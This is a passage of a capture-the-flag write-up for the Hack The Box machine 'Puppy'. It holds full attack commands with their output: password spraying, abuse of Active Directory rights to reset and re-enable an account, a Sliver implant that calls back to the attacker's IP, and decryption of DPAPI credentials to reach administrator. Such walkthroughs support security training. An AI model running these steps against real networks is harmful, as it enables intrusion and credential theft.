
```
JamieLove2025!
HJKL2025!
Antman2025!
Steve2025!
ILY2025!
```

Finally, let's see if any of these passwords are valid for any of the users in the Domain. We can use `usernames.txt`, the username list we gathered earlier.

```
$ netexec smb puppy.htb -u usernames.txt -p passwords.txt --continue-on-success
<SNIP>
SMB      10.129.81.186  445    DC      [-] PUPPY.HTB\Guest:Antman2025!
STATUS_LOGON_FAILURE
SMB      10.129.81.186  445    DC      [-] PUPPY.HTB\krbtgt:Antman2025!
STATUS_LOGON_FAILURE
SMB      10.129.81.186  445    DC      [-] PUPPY.HTB\levi.james:Antman2025!
STATUS_LOGON_FAILURE
SMB      10.129.81.186  445    DC      [+] PUPPY.HTB\ant.edwards:Antman2025!
SMB      10.129.81.186  445    DC      [-] PUPPY.HTB\adam.silver:Antman2025!
STATUS_LOGON_FAILURE
SMB      10.129.81.186  445    DC      [-]
PUPPY.HTB\jamie.williams:Antman2025! STATUS_LOGON_FAILURE
</SNIP>
```

The output of `NetExec` shows that `Antman2025!` is valid for user `ant.edwards`, however attempting to connect over WinRM is not successful.

Back to Bloodhound we see that `ANT.EDWARDS` has `GenericAll` over `ADAM.SILVER` through the `SENIOR DEVS` group, by clicking on the `Group Delegated Object Control` button after selecting `ANT.EDWARDS`' account.



We can also click on `ADAM.SILVER` to find out more information.

ANT.EDWARDS@PUPPY.HTB

Database Info

Node Info

Analysis

ADAM.SILVER@PUPPY.HTB

OVERVIEW

Sessions	0
Sibling Objects in the Same OU	5
Reachable High Value Targets	0
Effective Inbound GPOs	1
See user within Domain/OU Tree	

NODE PROPERTIES

Display Name	Adam D. Silver
Object ID	S-1-5-21-1487982659-1829050783-2281216199-1105
Password Last Changed	Wed, 01 Oct 2025 21:34:29 GMT
Last Logon	Fri, 14 Mar 2025 00:03:46 GMT
Last Logon (Replicated)	Thu, 13 Mar 2025 16:40:26 GMT
Enabled	False
Home Directory	C:\Users\adam.silver
AdminCount	True
Compromised	False

One thing of note is that Adam's account seems to be disabled. Owing to the `GenericAll` permissions we can change Adam's password. Let's perform the change using `BloodyAD`.

```
$ bloodyAD --host 10.129.81.186 -d puppy.htb -u ant.edwards -p 'Antman2025!' set password 'adam.silver' 'Thisisapassword123!'
[+] Password changed successfully!
```

This is successful, but we quickly see that if we attempt to check the authentication with NetExec we get an error due to the account being disabled.

```
$ netexec smb puppy.htb -u adam.silver -p 'Thisisapassword123!'
SMB          10.129.81.186    445      DC          [*] Windows Server 2022 Build 20348
x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) (Null Auth:True)
SMB          10.129.81.186    445      DC          [-]
PUPPY.HTB\adam.silver:Thisisapassword123! STATUS_ACCOUNT_DISABLED
```

Let's re-enable the account.

```
$ bloodyAD --host 10.129.81.186 -d puppy.htb -u ant.edwards -p 'Antman2025!' remove uac
'adam.silver' -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from adam.silver's userAccountControl
```

Finally, let's connect to the remote computer over WinRM.

```
$ evil-winrm -i puppy.htb -u adam.silver -p 'Thisisapassword123!'
Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.silver\Documents> whoami
puppy\adam.silver
```

This is successful and the user flag can be found in `C:\Users\adam.silver\Desktop`.

Lateral Movement

Enumeration of the remote system reveals the folder `C:\Backups`.

```
*Evil-WinRM* PS C:\> dir

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          5/9/2025  10:48 AM             Backups
d-----          5/12/2025   5:21 PM             inetpub
d-----          5/8/2021   1:20 AM             PerfLogs
d-r---          7/24/2025  12:30 PM          Program Files
d-----          5/8/2021   2:40 AM          Program Files (x86)
d-----          3/8/2025   9:00 AM          StorageReports
d-r---          3/8/2025   8:52 AM             Users
d-----          5/13/2025   4:40 PM             Windows

*Evil-WinRM* PS C:\> cd Backups
*Evil-WinRM* PS C:\Backups> dir
```

Directory: C:\Backups

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a-----	3/8/2025 8:22 AM	4639546	site-backup-2024-12-30.zip

This folder seems to contain a compressed website backup. Let's download it locally.

```
*Evil-WinRM* PS C:\Backups> download "C:/Backups/site-backup-2024-12-30.zip"

Info: Downloading C:/Backups/site-backup-2024-12-30.zip to site-backup-2024-12-30.zip

Info: Download successful!
```

After downloading it let's decompress it.

```
$ unzip site-backup-2024-12-30.zip
Archive:  site-backup-2024-12-30.zip
<SNIP>
  inflating: puppy/nms-auth-config.xml.bak
  inflating: puppy/images/banner.jpg
  inflating: puppy/images/jamie.jpg
  inflating: puppy/images/antony.jpg
  inflating: puppy/images/adam.jpg
  inflating: puppy/images/Levi.jpg
  inflating: puppy/index.html
</SNIP>
```

Checking the exported files, we see one called `nms-auth-config.xml.bak`. Let's read it.

```
$ cat nms-auth-config.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
  <server>
    <host>DC.PUPPY.HTB</host>
    <port>389</port>
    <base-dn>dc=PUPPY,dc=HTB</base-dn>
    <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
    <bind-password>ChefSteph2025!</bind-password>
  </server>
  <user-attributes>
    <attribute name="username" ldap-attribute="uid" />
    <attribute name="firstName" ldap-attribute="givenName" />
    <attribute name="lastName" ldap-attribute="sn" />
    <attribute name="email" ldap-attribute="mail" />
  </user-attributes>
  <group-attributes>
    <attribute name="groupName" ldap-attribute="cn" />
    <attribute name="groupMember" ldap-attribute="member" />
  </group-attributes>
</ldap-config>
```

```

</group-attributes>
<search-filter>
  <filter>(&(objectClass=person)(uid=%s))</filter>
</search-filter>
</ldap-config>

```

This file reveals the password `ChefSteph2025!` for user `Steph.Cooper`. Let's connect over WinRM.

```
$ evil-winrm -i puppy.htb -u steph.cooper -p 'ChefSteph2025!'
```

```
Evil-WinRM shell v3.7
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\steph.cooper\Documents>
```

Privilege Escalation

Enumeration of this user's folders shows that there exist saved DPAPI credentials in

`C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials` and specifically the file called `DFBE70A7E5CC19A398EBF1B96859CE5D`.

```
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> Get-ChildItem
C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials -Force
```

```
Directory: C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a-hs-	3/8/2025 8:14 AM	11068	DFBE70A7E5CC19A398EBF1B96859CE5D

We can also see that there are two master keys in

`C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107`, one of which has an earlier date than today, therefore it might be useful for decrypting the above credentials.

```
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> Get-ChildItem
C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\ -Force
```

```
Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
d---s-	2/23/2025 2:36 PM		S-1-5-21-1487982659-1829050783-2281216199-1107
-a-hs-	3/8/2025 7:40 AM	24	CREDHIST

```
-a-hs-          3/8/2025    7:40 AM          76 SYNCHIST

*Evil-WinRM* PS C:\Users\steph.cooper\Documents> Get-ChildItem
C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107 -Force

    Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107


Mode                LastWriteTime         Length Name
----                -
-a-hs-          3/8/2025    7:40 AM           740 556a2412-1275-4ccf-b721-e6a0b4f90407
-a-hs-          10/2/2025    3:28 PM           740 f8b4a657-7e31-4f68-998f-8035cd150958
-a-hs-          10/2/2025    3:28 PM           24 Preferred
```

In order to be able to properly download the Credentials and Master key, let's fire up `sliver` and create a new implant so as to get a more stable shell.

```
$ sliver
Connecting to localhost:31337 ...
[*] Loaded 12 aliases from disk
[*] Loaded 84 extension(s) from disk

.-----..-----..-----..-----..-----..
|S---. ||L---. ||I---. ||V---. ||E---. ||R---. |
| :/\: || :/\: || (\/) || :(): || (\/) || :(): |
| :\/: || (__) || :\/: || ()() || :\/: || ()() |
| '---'S|| '---'L|| '---'I|| '---'V|| '---'E|| '---'R|
|-----|-----|-----|-----|-----|

All hackers gain reinforce
[*] Server v1.5.39 - af46878f8520c0c65bbb1e80d813a9658ba09188
[*] Welcome to the sliver shell, please type 'help' for options
```

We will generate an implant called `puppy` for our current `tun0` IP and compiled for Windows.

```
sliver > generate --mtls 10.10.14.147 -N puppy -O windows

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 27s
[*] Implant saved to /home/trx/Machines/Puppy/puppy.exe
```

After the implant is built, we can upload it using our previously opened WinRM session.

```
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> upload puppy.exe
```

```
Info: Uploading /home/trx/Machines/Puppy/puppy.exe to  
C:\Users\steph.cooper\Documents\puppy.exe
```

```
Data: 20982440 bytes of 20982440 bytes copied
```

```
Info: Upload successful!
```

Before executing the implant let's start an `mTLS` listener on Sliver.

```
sliver > mtlS
```

```
[*] Starting mTLS listener ...
```

```
[*] Successfully started job #1
```

Then, we execute our binary on the remote system.

```
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> ./puppy.exe
```

A session is received as `Steph.Cooper`.

```
[*] Session 883f5b16 puppy - 10.129.81.186:64984 (DC) - windows/amd64 - Thu, 02 Oct 2025  
18:25:03 EEST
```

```
sliver > sessions -i 88
```

```
[*] Active session puppy (883f5b16)
```

```
sliver (puppy) > whoami
```

```
Logon ID: PUPPY\steph.cooper
```

```
[*] Current Token ID: PUPPY\steph.cooper
```

Let's grab the above DPAPI files.

```

sliver (puppy) > download
"C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9"

[*] Wrote 414 bytes (1 file successfully, 0 files unsuccessfully) to
/home/trx/Puppy/C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9

sliver (puppy) > download "C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407"

[*] Wrote 740 bytes (1 file successfully, 0 files unsuccessfully) to
/home/trx/Puppy/C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407

```

Then, let's rename them as their name contains the full remote path.

```

$ mv
'C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9' C8D69EBE9A43E9DEBF6B5FBD48B521B9
$ mv 'C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407' '556a2412-1275-4ccf-b721-e6a0b4f90407'

```

Finally, let's decrypt the master key.

```

$ dpapi.py masterkey -file "556a2412-1275-4ccf-b721-e6a0b4f90407" -sid S-1-5-21-1487982659-1829050783-2281216199-1107 -password 'ChefSteph2025!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version      :      2 (2)
Guid         : 556a2412-1275-4ccf-b721-e6a0b4f90407
Flags        :      0 (0)
Policy       : 4ccf1275 (1288639093)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen  : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key:
0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84

```

This is successful and we can now use the decrypted key to access the stored credentials.

```
$ dpapi.py credential -file "C8D69EBE9A43E9DEBF6B5FBD48B521B9" -key
"0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879
e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84"
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[CREENTIAL]
LastWritten : 2025-03-08 15:54:29
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PUPPY.HTB
Description :
Unknown     :
Username    : steph.cooper_adm
Unknown     : FivethChipOnItsWay2025!
```

The above command reveals the password `FivethChipOnItsWay2025!` for user `steph.cooper_adm`. Let's connect over WinRM.

```
$ evil-winrm -i puppy.htb -u steph.cooper_adm -p 'FivethChipOnItsWay2025!'

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\users\administrator\desktop> whoami
puppy\steph.cooper_adm
*Evil-WinRM* PS C:\users\administrator\desktop> whoami /groups

GROUP INFORMATION
-----
```

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators	Alias	S-1-5-32-544	Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	

```
*Evil-WinRM* PS C:\users\administrator\desktop>
```

This is successful and we can see that the user belongs to the `Administrators` group. The root flag can be found in `C:\Users\Administrator\Desktop\`.